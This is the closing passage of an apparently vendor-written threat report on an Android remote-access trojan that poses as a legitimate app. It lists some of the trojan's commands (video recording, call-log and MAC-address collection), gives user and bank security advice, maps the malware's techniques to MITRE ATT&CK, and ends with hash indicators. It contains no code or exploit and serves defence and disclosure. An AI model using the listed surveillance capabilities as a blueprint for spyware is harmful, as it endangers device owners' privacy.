startVideo	Starts Video Recording
stopVideo	Stops Video Recording
getCallLogs	Collects CallLogs
getMACAddress	Collects Device Mac Address

Conclusion

The volume and sophistication of Cyberattacks on Android users are increasing daily. This malware category is one such example of an Android application pretending to be legitimate and performing RAT activities behind the scenes.

According to our research, these types of malware are only distributed via sources other than Google Play Store. As a result, practicing basic cyber-hygiene across mobile devices and online banking applications is a good way to prevent malware such as this from compromising your devices.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

How to prevent malware infection?

- Download and install software only from official app stores like Google Play Store or the iOS App Store.
- Use a reputed anti-virus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

How to identify whether you are infected?

- Regularly check the Mobile/Wi-Fi data usage of applications installed on mobile devices.
- Keep an eye on the alerts provided by Anti-viruses and Android OS and take necessary actions accordingly.

What to do when you are infected?

- Disable Wi-Fi/Mobile data and remove SIM card — as in some cases, the malware can re-enable the Mobile Data.
- Perform a factory reset.
- Remove the application in case a factory reset is not possible.
- Take a backup of personal media Files (excluding mobile applications) and perform a device reset.

What to do in case of any fraudulent transaction?

- In case of a fraudulent transaction, immediately report it to the concerned bank.

What should banks do to protect their customers?

- Banks and other financial entities should educate customers on safeguarding themselves from malware attacks via telephone, SMS, or emails.

Indicators Of Compromise (IOCs)

Tactic	Technique ID	Technique Name
Initial Access	T1476	Deliver Malicious App via Other Mean.
Initial Access	T1444	Masquerade as Legitimate Application
Execution	T1575	Native Code
Collection	T1433	Access Call Log
Collection	T1412	Capture SMS Messages
Collection	T1429	Capture Audio
Collection	T1512	Capture Camera
Collection	T1533	Data from Local System
Collection	T1430	Location Tracking
Command and Control	T1436	Commonly Used Por

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
42c03ec2513311a338d15456e2a2a880	MD5	RAT APK
c45015ac27031ba2e1aaabed3efe00cefa6cc607	SHA-1	RAT APK
11940887451fb4e8249b88c4730e5251a0fd6b2f7648574f7b0fedc948b4c2c7	SHA-256	RAT APK
4685a80d940cb14a3b1165ddeca51637	MD5	RAT APK
5a74272d938074a6ca5280aaad721b30c32e832f	SHA-1	RAT APK
3737d32ca2ba4833d962689d27e4475a73119127c2fed5196aafca86a559a731	SHA-256	RAT APK
4d9181087dceab78a0128c124f5a52f6	MD5	RAT APK
8f61bb17de21bb3b922b946d937239c308635cf4	SHA-1	RAT APK
e7fe356431ff57d1c4781ef3912639cd4b7a58075b0376c5bf2fcf94b7757ee2	SHA-256	RAT APK
030351538f178f213d787396f88ac159	MD5	RAT APK
604ff7a11e793ec741d29ca907d84883ef6e26cb	SHA-1	RAT APK
e83d3384889ca8d0a387dbd3e8ac1d677b6695b07f73f42c2b0947cc2423d602	SHA-256	RAT APK
545d3494d269b90dea6729cb05123d80	MD5	RAT APK
ff4da99e4107c18cbf31fb0998526a771c4a875c	SHA-1	RAT APK
749090139d56cd119fb2fda2d3faa0d0361b35a6889decb0d45a3677166aab0f	SHA-256	RAT APK